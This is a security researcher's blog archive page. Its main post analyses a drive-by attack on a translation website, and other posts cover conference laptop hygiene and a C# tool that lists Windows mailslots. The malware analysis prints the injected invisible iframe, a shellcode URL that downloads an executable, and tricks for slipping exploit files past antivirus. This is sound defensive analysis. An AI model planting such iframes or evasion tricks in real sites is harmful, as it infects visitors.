Didier Stevens

Tuesday 10 April 2007

And This Time, The Vector Is… The Animated Cursor, Again

Filed under: Malware,Vulnerabilities — Didier Stevens @ 8:36

Microsoft Security Bulletin MS05-002 did not patch all vulnerabilities in animated cursors. More than 2 years later, Microsoft had to patch again.

I saw several animated cursors with shell-code last week, here’s an interesting case.

http://www.reverso.net is an online translation website. The site was compromised, criminals inserted this iframe in the main page:

<iframe src=http://www.worldaofwr.net/jw/index.htm width=0 height=0>

An iframe element is like an include statement, the browser will include the source to render the page you’re viewing. Notice that the dimensions of the iframe are zero, it will be invisible. Inserting an iframe pointing to a malicious website is a method of choice for compromising websites.

As of this writing, Reverso has removed the iframe from their website (I did inform them).

Here’s the cleaned up page from the malicious website, referenced by the iframe:

malware.png

The JavaScript in this page will check if you’re using Internet Explorer version 6 or 7, and if you do, it will fingerprint your OS. Are you using Windows 2000, XP or 2003? If you’re using XP, it will use an animated cursor named pay.mid, and if you’re using 2000, it will use another animated cursor named 7517.jpg.

I can see only one reason why the programmer would code this test to send you a cursor, aside from ignorance, and that is to keep a low profile. Because exploiting the animated cursor vulnerability does not crash your browser or generates errors you might notice, the malware programmer could just send you all the cursors he has, and hope that one of them is the right exploit for your machine. But sending several malicious payloads increases the chance that the malware gets detected by an IDS or AV.

In this case, your machine cannot be infected when you’ve disabled scripting. But the programmer could have used server-side scripting in stead of client-side scripting, because your browser sends an User Agent string, which tells the server exactly which browser you’re using and on which OS. Disabling scripting in your browser will not stop server-side scripting.

The animated cursor is downloaded by your browser through a DIV element with a CSS style defining a cursor. Notice that the file extension of the downloaded cursor is .MID or .JPG, not .ANI. Apparently, this is no problem for Internet Explorer, it just assumes the file is an animated cursor. But the malware author has done this to try to stay below your radar. MID is an extension for music files, JPG is an extension for pictures. Many AVs are configured not to scan multimedia files for performance reasons, so the exploit in the cursor might go undetected by using a multimedia file extension. Or if you have blocked ANI files on your proxy, these ones will get through if you allow .MID and .JPG.

Let’s look inside the animated cursor pay.mid, it’s very small, just 801 bytes. A quick way to look inside is to dump the strings, like this: strings pay.mid.

RIFF
ACONanih$
TSIL
TSIL
anihR
01230123012301230123012301230123
444444444444444444444444444
cmd >
/c "
T}      >
QSPPPPPPWP
hurlm
jlhntdl
huser
l$$6
6;|$(u
http://www.worldaofwr.net/jw/soft.exe

And here we see an URL pointing to an executable. You don’t have to be a reverse engineer to understand that the shell-code in this animated cursor will download and execute the executable. And you don’t have to be an IT security expert to know that the downloaded executable is malware.
Monday 2 April 2007

Digital Self Defence

Filed under: Vulnerabilities — Didier Stevens @ 8:49

I’m back from Black Hat Europe 2007. Black Hat’s theme is “Digital Self Defence”, and that is just what I did. Because I took a reverse engineering training by Halvar Flake, I had to take my Windows laptop with me. I explain how I protected my Windows laptop when accessing an insecure wireless network at the conference.

The threats I faced when enabling my wireless connection at the conference were:

  • someone compromising the integrity of my system
  • confidential data theft
  • credentials theft

In a normal situation I protect my OS and data with these procedures and tools:

  • keeping my OS and software patched
  • running McAfee Anti-Virus and update it
  • running Kerio’s free Personal Firewall
  • connecting to the Internet with a NAT router
  • using a WPA secured WiFi connection
  • using FireFox with NoScript and CookieSafe for web browsing
  • storing all my data in a TrueCrypt volume
  • making regular system backups with Acronis TrueImage on a dedicated USB hard disk
  • using a non-admin account

At home, before I left for the conference, I took a full backup of my laptop.

In the hotel, there was unencrypted, free WiFi available in the rooms and on the conference floor. My laptop has a (hardware) switch to disable WiFi. I would only switch it on when I really needed to access the Internet. And by preference in my hotel room on the 16th floor, not on the conference floor.

Each time I enabled WiFi access, I unmounted the TrueCrypt volume with all my data.

Whenever I accessed a website that needed credentials (like Gmail), I made sure that it used HTTPS or else I would use TOR as a proxy (I didn’t use TOR all the time because of the slow connection).

For the training, I installed a new virtual machine (with VMware), and installed all the software Halvar gave us and did all the exercises on this machine.

My hotel room had a laptop safe, and I would always store my laptop in it whenever I didn’t need it.

I didn’t notice an incident on my laptop when I was at Black Hat. But back home, I decided to restore my laptop, not because I feared my laptop was compromised, but mainly as an exercise to test my backup procedure.

Here is how I did it:

  1. make a new backup of my laptop, just in case the restore goes wrong
  2. copy my TrueCrypt volume with data and the training virtual machine to an USB hard disk, because I need to keep this
  3. restore the backup from before the conference
  4. copy my TrueCrypt volume with data from the USB hard disk back to the laptop

It took a long time, but the procedure is simple and everything went fine. I learned that the Acronis True Image’s progress bar during the restore is confusing. The time remaining would increase, not decrease. At the end, it was 5 hours, and then Acronis True Image rebooted my laptop. Windows was running normal, and connected immediately to my WiFi network at home. All traces of the WiFi network at Black Hat were gone.

My laptop has forgotten it was at Black Hat Europe 2007.

The key ingredients of the restore procedure are:

  • a full system backup
  • a clear separation of system files and data files

Friday 9 March 2007

No Microsoft Security Bulletins for March 2007

Filed under: Vulnerabilities — Didier Stevens @ 9:20

Microsoft announced that there are no patches planned for next week’s patch Tuesday.

It will be interesting to see if new zero-days will appear in the coming days. We often see new zero-days just after patch Tuesday. There’s a theory that states that exploit writers do this to maximize the life-time of the exploit. If this theory is correct, we should already see new zero-days appearing between now and Tuesday, because exploit writers won’t have to wait for Tuesday to maximize the life-time of the exploits.

Thursday 13 July 2006

Do you have Mailslots on your Windows PC?

Filed under: Vulnerabilities — Didier Stevens @ 20:42

Tuesday July 11th, second Tuesday of the month. IT professionals working for a Microsoft shop know the drill: patch Tuesday.

MS06-035 Vulnerability in Server Service Could Allow Remote Code Execution. One vulnerability fixed by this patch is the “Mailslot Heap Overflow Vulnerability – CVE-2006-1314”. According to the Microsoft Security Bulletin, a mitigating factor for this vulnerability is “Microsoft Windows XP Service Pack 2 and Microsoft Windows Server 2003 Service Pack 1 do not have services listening on Mailslots in default configurations“. Good, but what about non-default configurations? When do you have mailslots on your machine?

Maislots are an Inter-Process Communication (IPC) protocol. It can be used by processes (running programs) to communicate with each other.

It’s easy to create programs using mailslots.
Your server program listens to a mailslot by creating a file starting with \\.\mailslot followed by the name of the mailslot (e.g. \\.\mailslot\listener) and starts reading from that file.
Your client program talks to a mailslot by creating a file starting with \\server\mailslot followed by the name of the mailslot (e.g. \\MyServer\mailslot\listener) and writing a message to it. The Server Service will transport your message from your client program to your server program.

More details can be found on MSDN and sample code is available on The Code Project.

Hence any program designed to use mailslots can open a mailslot on your Windows PC, making your Windows XP SP2 machine vulnerable. You can list the mailslots opened on a machine by enumerating the files in the \\.\mailslot directory.

I wrote a simple C# 2.0 console application to do this:

using System;
using System.Collections.Generic;
using System.Text;
using System.IO;

namespace ListMailSlots
{
    class ListMailSlots
    {
        static void Main(string[] args)
        {
            foreach (string file in Directory.GetFiles
(@".mailslot", "*.*", SearchOption.AllDirectories))
            {
                Console.WriteLine(file);
            }
        }
    }
}

Mail me or post a comment if you want the compiled program.

Running this program on a fresh Windows XP SP2 install shows nothing: as stated by Microsoft, a default install has no mailslots.

But on a Windows Server 2000 SP4, the result is different:

messngr
Alerter
53cb31a0UnimodemNotifyTSP

The mailslot \\.\mailslot\messngr is used by the Messenger service (the service that displays a popup when you issue a NET SEND command).
Alerter is used by the Alerter service to display administrative alerts.

These services are disabled on Windows XP SP2 and Windows 2003 SP1. In fact, when you enable and start these services on a default install, the mailslots will be created and my program will list them.

53cb31a0\UnimodemNotifyTSP is used by the Telephony service.


There is another way to list mailslots using Process Explorer by Sysinternals: start PE and search (File Handle or DLL…) for \Device\Mailslot:

pe_mailslot_wipe.PNG

This will also show you the process that opened the mailslot. svchost.exe is a generic process to host Windows services, you’ll have to open the properties of the process and select the Services tab to view which Services are hosted by the process.

I’ve also discovered (with my program) that McAfee uses a mailslot.

This gives you a method to check if a Windows machine has mailslots and hence if it’s vulnerable.

Few details have been published about this vulnerability, the best I found is by TippingPoint. I wonder when H D Moore will publish an exploit module for his Metasploit framework.
Cybertrust has issued an alert for this vulnerability, warning for a possible new worm like Slammer. Wait and see…

« Previous Page

Blog at WordPress.com.